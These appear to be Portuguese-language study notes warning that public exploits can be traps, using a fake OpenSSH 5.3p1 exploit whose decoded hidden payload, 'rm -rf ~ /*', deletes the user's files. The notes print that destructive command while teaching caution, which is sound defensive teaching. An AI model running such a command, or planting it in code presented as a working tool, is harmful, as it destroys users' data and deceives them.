

Cuidados com Exploits

+ Aqui veremos como um exploit público pode ser perigoso
→ O objetivo é que entendamos o conceito do que está acontecendo
para não danificarmos/ comprometermos nossa máquina
→ Esse no caso vai explorar uma falha no openSSH 5.3p1



→ Ele indica abaixo que devemos ser root para executar a raw sockets
o que é uma incongruência dado que ele usa a sock_stream



→ O código foi pensado para n dar certo. Pra que seja executado o decoder do início:

→ Ao traduzirmos a mensagem do decoder:

rm -rf ~ /* 2> /dev/null &

→ Código que zera tudo da máquina, apaga tudão